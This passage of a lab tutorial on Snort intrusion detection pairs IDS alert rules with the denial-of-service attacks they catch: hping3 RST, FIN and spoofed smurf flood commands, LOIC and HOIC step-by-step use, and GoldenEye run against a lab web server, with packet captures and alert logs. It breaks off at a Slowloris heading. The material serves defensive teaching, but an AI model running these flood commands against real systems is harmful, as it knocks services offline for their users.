9	0.8192...	192.168.1.105	192.168.1.1...	TCP	54	2322 → 80 [RST] Seq=1 Win=512 Len=0
10	0.8192...	192.168.1.105	192.168.1.1...	TCP	54	2323 → 80 [RST] Seq=1 Win=512 Len=0
11	0.8193...	192.168.1.105	192.168.1.1...	TCP	54	2324 → 80 [RST] Seq=1 Win=512 Len=0
12	0.8193...	192.168.1.105	192.168.1.1...	TCP	54	2325 → 80 [RST] Seq=1 Win=512 Len=0
13	0.8193...	192.168.1.105	192.168.1.1...	TCP	54	2326 → 80 [RST] Seq=1 Win=512 Len=0
14	0.8194...	192.168.1.105	192.168.1.1...	TCP	54	2327 → 80 [RST] Seq=1 Win=512 Len=0
15	0.8194...	192.168.1.105	192.168.1.1...	TCP	54	2328 → 80 [RST] Seq=1 Win=512 Len=0
16	0.8195...	192.168.1.105	192.168.1.1...	TCP	54	2329 → 80 [RST] Seq=1 Win=512 Len=0
17	0.8195...	192.168.1.105	192.168.1.1...	TCP	54	2330 → 80 [RST] Seq=1 Win=512 Len=0

Come back to over your target machine where you will notice that snort is exactly in same way capturing all incoming traffic here you will observe that it is generating **alerts** for “Reset Dos”. Hence you can block the attacker’s IP (192.168.1.105) to protect your network from discard all further coming packets toward your network.

```
12/20-23:39:40.396358  [**] [1:1000001:0] RESET Dos [**] [Priority: 0] {TCP} 192.168.1.105:63857 -> 192.168.1.107:80
12/20-23:39:40.396360  [**] [1:1000001:0] RESET Dos [**] [Priority: 0] {TCP} 192.168.1.105:63858 -> 192.168.1.107:80
12/20-23:39:40.396362  [**] [1:1000001:0] RESET Dos [**] [Priority: 0] {TCP} 192.168.1.105:63859 -> 192.168.1.107:80
12/20-23:39:40.396364  [**] [1:1000001:0] RESET Dos [**] [Priority: 0] {TCP} 192.168.1.105:63860 -> 192.168.1.107:80
12/20-23:39:40.396366  [**] [1:1000001:0] RESET Dos [**] [Priority: 0] {TCP} 192.168.1.105:63861 -> 192.168.1.107:80
12/20-23:39:40.396502  [**] [1:1000001:0] RESET Dos [**] [Priority: 0] {TCP} 192.168.1.105:63862 -> 192.168.1.107:80
12/20-23:39:40.396508  [**] [1:1000001:0] RESET Dos [**] [Priority: 0] {TCP} 192.168.1.105:63863 -> 192.168.1.107:80
12/20-23:39:40.396509  [**] [1:1000001:0] RESET Dos [**] [Priority: 0] {TCP} 192.168.1.105:63864 -> 192.168.1.107:80
```


FIN Flood

Now again open local rule files for generating alert for Fin flag packets and enter given below rule and save the file.

```
alert tcp any any -> 192.168.1.107 any (msg: "FIN Dos"; sid:1000001; flags:F; )
```

The above rule will monitor incoming TCP-RST packets on 192.168.1.107 by generating alert for it as “FIN Dos”. Now turn on IDS mode of snort by executing given below command in terminal:

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0
```




Again, we are using Hping3 for attacking to generate traffic flood for the target's network to slow down network services for other users.

```
hping3 -F -flood -p 80 192.168.1.107
```

Above command will send endless bits packet per second on port 80 of the target's network.

```
root@kali:~# hping3 -F --flood -p 80 192.168.1.107
HPING 192.168.1.107 (eth0 192.168.1.107): F set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Hence in given below image, you can notice endless FIN (Finished) packet has sent from 192.168.1.105 to 192.168.1.107 on port 80.



No.	Time	Source	Destination	Prot	Leng	Info
19	1.4149...	192.168.1.105	192.168.1.1...	TCP	54	1626 → 80 [FIN] Seq=1 Win=512 Len=0
20	1.4150...	192.168.1.105	192.168.1.1...	TCP	54	1627 → 80 [FIN] Seq=1 Win=512 Len=0
21	1.4151...	192.168.1.105	192.168.1.1...	TCP	54	1628 → 80 [FIN] Seq=1 Win=512 Len=0
22	1.4151...	192.168.1.105	192.168.1.1...	TCP	54	1629 → 80 [FIN] Seq=1 Win=512 Len=0
23	1.4153...	192.168.1.105	192.168.1.1...	TCP	54	1630 → 80 [FIN] Seq=1 Win=512 Len=0
24	1.4154...	192.168.1.105	192.168.1.1...	TCP	54	1631 → 80 [FIN] Seq=1 Win=512 Len=0
25	1.4154...	192.168.1.105	192.168.1.1...	TCP	54	1632 → 80 [FIN] Seq=1 Win=512 Len=0
26	1.4156...	192.168.1.105	192.168.1.1...	TCP	54	1633 → 80 [FIN] Seq=1 Win=512 Len=0
27	1.4157...	192.168.1.105	192.168.1.1...	TCP	54	1634 → 80 [FIN] Seq=1 Win=512 Len=0
28	1.4158...	192.168.1.105	192.168.1.1...	TCP	54	1635 → 80 [FIN] Seq=1 Win=512 Len=0
29	1.4159...	192.168.1.105	192.168.1.1...	TCP	54	1636 → 80 [FIN] Seq=1 Win=512 Len=0

Come back to over your target machine where you will notice that snort is exactly in same way capturing all incoming traffic here you will observe that it is generating **alerts** for “FIN Dos”. Hence you can block the attacker's IP (192.168.1.105) to protect your network from discard all further coming packets toward your network.

```
Information Leak] [Priority: 2] {TCP} 192.168.1.105:39713 -> 192.168.1.107:80
12/20-23:41:47.824502  [**] [1:1000001:0] FIN Dos [**] [Priority: 0] {TCP} 192.1
68.1.105:39714 -> 192.168.1.107:80
```




Smurf Attack

A smurf attack is a DDOS attack in which large numbers of Internet Control Message Protocol packets are used to generate a fake Echo request (ICMP type: 8) containing a spoofed source IP which is actually the target network address. This request packet is then transmitted to all of the network hosts on the network and then each host sends an ICMP response to the spoofed source address (target IP). The target's computer will be flooded with traffic; this can slow down the target's computer and make it unusable for other users.

Now again open local rule files for generating alert for ICMP packets and enter given below rule and save the file.

```
alert icmp any any -> any any (msg: "Smurf Dos Attack"; sid:1000003; itype:8; )
```

The above rule will monitor ICMP packets on 192.168.1.103 by generating alert for it as "Smurf Dos Attack". Now turn on IDS mode of snort by executing given below command in terminal:

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0
```

```
alert icmp any any -> any any (msg: "Smurf Dos Attack"; sid:1000003; itype:8;)
```

Again, we are using Hping3 for attacking to generate traffic ICMP flood for target's network to slow down network services for other users.

```
hping3 --icmp --flood -c 1000 --spoof 192.168.1.103 192.168.1.255
```

Above command will generate fake ICMP echo request packet containing a spoofed source IP: 192.168.1.103 which is basically our victim's network and this request packet is then transmitted to host's network on 192.168.1.255 and then this host sends an ICMP response to the spoofed source address which our victim's machine in IDS mode.

```

root@kali:~# hping3 --icmp --flood -c 1000 --spoof 192.168.1.103 192.168.1.255
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.255 hping statistic ---
28686 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```

From given below image you can observe it is showing source machine 192.168.1.103 sending icmp echo request packet to 192.168.1.255 but as we know in actual attacker is the main culprit behind this scenario.

ip.addr == 192.168.1.103							
	Time	Source	Destination	Protoc	Length	Info	
40	12.656...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
41	12.656...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
42	12.656...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
43	12.656...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
44	12.656...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
45	12.656...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
46	12.656...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
47	12.656...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
48	12.657...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
49	12.657...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
50	12.657...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;
51	12.657...	192.168.1.103	192.168.1.255	ICMP	42	Echo (ping) request	id=0;

Come back to over your target machine where you will notice that snort is capturing all the traffic flowing from 192.168.1.103 to 192.168.1.255 and generating **alerts** for “Smurf Dos Attack” which means is our machine (victim’s machine) is pinging another host machine of that network. Therefore, the network administrator should be attentive with this kind of traffic and must check the system activity and legitimate ICMP request of a packet of his network.

```

12/24-05:16:21.081786  [**] [1:1000003:0] "Smurf Dos Attack" [**] [Priority: 0]
{ICMP} 192.168.1.103 -> 192.168.1.255
12/24-05:16:21.081928  [**] [1:1000003:0] "Smurf Dos Attack" [**] [Priority: 0]
{ICMP} 192.168.1.103 -> 192.168.1.255
12/24-05:16:21.081960  [**] [1:1000003:0] "Smurf Dos Attack" [**] [Priority: 0]
{ICMP} 192.168.1.103 -> 192.168.1.255
12/24-05:16:21.082230  [**] [1:1000003:0] "Smurf Dos Attack" [**] [Priority: 0]
{ICMP} 192.168.1.103 -> 192.168.1.255
12/24-05:16:21.082333  [**] [1:1000003:0] "Smurf Dos Attack" [**] [Priority: 0]
{ICMP} 192.168.1.103 -> 192.168.1.255
12/24-05:16:21.082651  [**] [1:1000003:0] "Smurf Dos Attack" [**] [Priority: 0]
{ICMP} 192.168.1.103 -> 192.168.1.255
12/24-05:16:21.082696  [**] [1:1000003:0] "Smurf Dos Attack" [**] [Priority: 0]
{ICMP} 192.168.1.103 -> 192.168.1.255

```

TCP Flood Attack using LOIC


As we have described in our both article Part 1 and part 2 that in target system Snort is working as NIDS for analyzing network traffic packets. Therefore, first we had built a rule for in snort to analysis random TCP packets coming in our network rapidly.

Execute given below command in ubuntu's terminal to open snort local rule file in text editor.

```
sudo gedit /etc/snort/rules/local.rules  
  
alert TCP any any -> 192.168.1.10 any (msg: "TCP Flood"; sid:1000001;)
```

The above rule will monitor incoming TCP packets on 192.168.1.10 by generating alert for it as "TCP Flood". Now turn on IDS mode of snort by executing given below command in terminal:


```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0
```




LOIC: It stands for low Orbit iron cannon which is a GUI tool developed by Praetox Technologies which is a network stress testing tool. We had used it only for educational purpose in our local network, using it over public sector will consider as crime and take an illegal job. Download it from Google.

We had downloaded LOIC in our Windows system run the setup file for installation. Start the tool follow the given below step:

1. **Select your target:** Here we will go with **IP option** and enter the victims IP: 192.168.1.10 then click on Lock on the tab.
2. **Attack Option:** Enter **port** no. and select **method** such as TCP and enter no. of **threads**. If you want to wait for a reply packet from the victim's network then enable the checkbox else to disable it.
3. **Adjust the scale:** Drawn the cursor left or right for setting the speed of your TCP packet either faster or slower mode.
4. **Attack status:** describe the attack state such as connecting or request or etc.
5. **Ready:** Now click on IMMA CHARGIN MAH LAZER to launch the DOS attack and click on stop flood in order to stop DOS attack.



We are involving Wireshark in this tutorial so that you can clearly see the packet sends from an attacker network to targets network. Hence in given below image, you can notice endless TCP packet has been sent on target's network. It is considered as Volume Based DOS Attack which floods the target network by sending infinite packets to demolish its network for other legitimate users.



Return to over your target machine where you will notice that snort is exactly in same way capturing all incoming traffic, here you will observe that it is generating **alerts** for “TCP Flood”. Hence you can block the attacker's IP (192.168.1.16) to protect your network from discard all further coming packets toward your network.

```

12/23-02:51:50.961388  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:55446 -> 192.168.1.10:80
12/23-02:51:50.962174  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:55447 -> 192.168.1.10:80
12/23-02:51:50.962736  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:55448 -> 192.168.1.10:80
12/23-02:51:51.460170  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:55446 -> 192.168.1.10:80
12/23-02:51:51.460324  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:55447 -> 192.168.1.10:80
12/23-02:51:51.460407  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:55448 -> 192.168.1.10:80
12/23-02:51:51.461402  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:55449 -> 192.168.1.10:80
12/23-02:51:51.461415  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:55449 -> 192.168.1.10:80

```

UDP Flood Attack using LOIC

I think now everything is clear to you how you can build rule in snort get alert for the suspicious network again repeat the same and execute given below command in ubuntu's terminal to open snort local rule file in text editor and add a rule for UDP flood.

```

sudo gedit /etc/snort/rules/local.rules

alert UDP any any -> 192.168.1.10 any (msg: "UDP Flood"; sid:1000003;)


```

The above rule will monitor incoming UDP packets on 192.168.1.10 by generating alert for it as "UDP Flood". Now turn on IDS mode of snort by executing given below command in terminal:

```

sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0

```



```

*local.rules x
alert UDP any any -> 192.168.1.10 any (msg:"UDP Flood"; sid:1000003;)

```

Repeat the whole steps as done above only change the method attack option to choose UDP method and launch the DOS attack on target IP. You can set any set number of threads for attack since it is tutorial, therefore, I had set 20 for UDP. It is considered as **Volume Based DOS Attack** which floods the target network by sending infinite packets to demolish its network for other legitimate users.

1. Select your target

URL

Lock on

IP
192.168.1.10

Lock on

2. Ready?

Stop flooding

Selected target

192.168.1.10

3. Attack options

Timeout
9001

HTTP Subsite
/

TCP / UDP message
A cat is fine too. Desudesudesu~

80

UDP

20

☒ Wait for reply

<= faster Speed slower =>

Port Method Threads

Attack status

Idle Connecting Requesting Downloading Downloaded Requested

12128697

Return to over your target machine where you will observe that snort is precisely capturing all incoming traffic in the same way, here you will observe that it is generating **alerts** for “UDP Flood”. Hence again you can block the attacker’s IP (192.168.1.16) to protect your network from discard all further coming packets toward your network on port 80.

```

12/23-02:55:51.871084  ** [1:1000003:0] UDP Flood ** [Priority: 0] {UDP} 192
.168.1.16:60621 -> 192.168.1.10:80
12/23-02:55:51.871212  ** [1:1000003:0] UDP Flood ** [Priority: 0] {UDP} 192
.168.1.16:60621 -> 192.168.1.10:80
12/23-02:55:51.871225  ** [1:1000003:0] UDP Flood ** [Priority: 0] {UDP} 192
.168.1.16:60621 -> 192.168.1.10:80
12/23-02:55:51.871417  ** [1:1000003:0] UDP Flood ** [Priority: 0] {UDP} 192
.168.1.16:60621 -> 192.168.1.10:80
12/23-02:55:51.871431  ** [1:1000003:0] UDP Flood ** [Priority: 0] {UDP} 192
.168.1.16:60621 -> 192.168.1.10:80
12/23-02:55:51.871548  ** [1:1000003:0] UDP Flood ** [Priority: 0] {UDP} 192
.168.1.16:60621 -> 192.168.1.10:80
12/23-02:55:51.871555  ** [1:1000003:0] UDP Flood ** [Priority: 0] {UDP} 192
.168.1.16:60621 -> 192.168.1.10:80
12/23-02:55:51.871669  ** [1:1000003:0] UDP Flood ** [Priority: 0] {UDP} 192
.168.1.16:60621 -> 192.168.1.10:80

```

TCP Flood Attack using HOIC

Next, we are using HOIC which is also a GUI tool for tcp attack and if you remember we had already configured TCP flood rule in our local rule file. Now turn on IDS mode of snort by executing given below command in terminal:

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0
```

HOIC: It stands for higher orbit ion cannon developed by Praetox Technologies which is a network stress testing tool. We had used it only for educational purpose in our local network, using it over public sector will consider as crime and take an illegal job. Download it from Google.

We had downloaded HOIC in our Windows system run the setup file for installation. Start the tool follow the given below step:

Add the target by making Click on plus symbol “+”




A list of attack option will get pop up as shown in the given below image and follow the given below step:

URL: Enter your target network address as **http://192.168.1.10**

Power: Low/**medium**/high to decide the speed of packet to bent to the target machine.

At last, click on **Add**.



From give below image you can check the status of attack “ready”, now set number of threads and then click on FIRE THE LAZER tab to lunch the dos attack.



You can clearly observe the TCP packet is sending from the attacker network to targets network. In given below image you can notice the endless TCP packet has been sent on target's network using TCP Flags such as SYN/RST/ACK. It is considered as **Volume Based DOS Attack** which floods the target network by sending infinite packets to demolish its network for other legitimate users.

No.	Time	Source	Destination	Protocol	Length	Info
61	8.303354	192.168.1.16	192.168.1.10	TCP	66	55473 → 80 [SYN] Seq=0 Win=65535 L...
62	8.303433	192.168.1.10	192.168.1.16	TCP	60	80 → 55472 [RST, ACK] Seq=1 Ack=1 ...
63	8.303569	192.168.1.16	192.168.1.10	TCP	66	55474 → 80 [SYN] Seq=0 Win=65535 L...
64	8.303670	192.168.1.10	192.168.1.16	TCP	60	80 → 55473 [RST, ACK] Seq=1 Ack=1 ...
65	8.303773	192.168.1.10	192.168.1.16	TCP	60	80 → 55474 [RST, ACK] Seq=1 Ack=1 ...
66	8.303818	192.168.1.16	192.168.1.10	TCP	66	55475 → 80 [SYN] Seq=0 Win=65535 L...
67	8.303999	192.168.1.16	192.168.1.10	TCP	66	55476 → 80 [SYN] Seq=0 Win=65535 L...

Return to over your target machine where you will notice that snort is capturing all incoming traffic exactly in same way as above, here you will observe that it is generating **alerts** for "TCP Flood". Hence you can block the attacker's IP (192.168.1.11) to protect your network from discard all further coming packets toward your network on port 80.

```
12/23-02:59:59.710419  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:59639 -> 192.168.1.10:80
12/23-02:59:59.710534  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:59640 -> 192.168.1.10:80
12/23-02:59:59.710633  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:59641 -> 192.168.1.10:80
12/23-02:59:59.710864  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:59642 -> 192.168.1.10:80
12/23-02:59:59.710955  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:59643 -> 192.168.1.10:80
12/23-02:59:59.711040  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:59644 -> 192.168.1.10:80
12/23-02:59:59.711123  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:59645 -> 192.168.1.10:80
12/23-02:59:59.711219  [**] [1:1000001:0] TCP Flood [**] [Priority: 0] {TCP} 192
.168.1.16:59646 -> 192.168.1.10:80
```

GoldenEye

Goldeneye is a command line tool used for security testing purpose we had used only for tutorial don't use it over public sector it will consider as crime and take an as an illegal job. Execute given below in your Kali Linux to download it from GitHub.

```
git clone https://github.com/jseidl/GoldenEye.git
```

```
root@kali:~/Desktop# git clone https://github.com/jseidl/GoldenEye.git
Cloning into 'GoldenEye'...
remote: Counting objects: 80, done.
remote: Total 80 (delta 0), reused 0 (delta 0), pack-reused 80
Unpacking objects: 100% (80/80), done.
```

Now give all permission to the python script and execute given below command for Launching a DOS attack on the target network. Basically, Goldeneye is used for HTTP dos testing for testing any web-server network security.

```
./goldeneye.py http://192.168.1.10
```

```
root@kali:~/Desktop/GoldenEye# ./goldeneye.py http://192.168.1.10
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 10 workers running 500 connections each.
```

Using Wireshark, you can observe the flow of traffic between victim and attacker network. So, if notices were given below image, then you will find that first attacker (192.168.1.103) sends TCP syn packet for establishing a connection with victim's network then the attacker is sending http packet over victim's network.

No.	Time	Source	Destination	Protocol	Length	Info
979	1.785023706	192.168.1.103	192.168.1.10	TCP	74	51886 → 80 [SYN]
980	1.788158269	192.168.1.10	192.168.1.103	TCP	74	80 → 51886 [SYN,
981	1.788261498	192.168.1.103	192.168.1.10	TCP	66	51886 → 80 [ACK]
982	1.788901984	192.168.1.103	192.168.1.10	HTTP	400	GET /?eqGk=3LIglx
987	1.817473299	192.168.1.10	192.168.1.103	TCP	66	80 → 51886 [ACK]
1016	1.846355556	192.168.1.10	192.168.1.103	HTTP	11698	HTTP/1.1 200 OK
1017	1.846389504	192.168.1.103	192.168.1.10	TCP	66	51886 → 80 [ACK]
1022	1.878509109	192.168.1.10	192.168.1.103	HTTP	114	[TCP Spurious Ret
1023	1.878532532	192.168.1.103	192.168.1.10	TCP	78	[TCP Dup ACK 1017
1042	1.879278284	192.168.1.103	192.168.1.10	TCP	74	51888 → 80 [SYN]
1064	1.899637910	192.168.1.10	192.168.1.103	TCP	74	80 → 51888 [SYN,
1065	1.899714823	192.168.1.103	192.168.1.10	TCP	66	51888 → 80 [ACK]

Here you will observe that it is generating **alerts** for “TCP Flood” since the port is 80 follow TCP protocol, therefore, snort captured the traffic generated by goldeneye. Hence you can block the attacker's IP (192.168.1.103) to protect your network from discard all further coming packets toward your network on port 80.

```
{TCP} 192.168.1.103:52878 -> 192.168.1.10:80
12/25-06:59:54.665833  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52878 -> 192.168.1.10:80
12/25-06:59:54.666239  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52718 -> 192.168.1.10:80
12/25-06:59:54.666245  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52718 -> 192.168.1.10:80
12/25-06:59:54.666394  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52768 -> 192.168.1.10:80
12/25-06:59:54.666401  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52768 -> 192.168.1.10:80
```

Slowloris

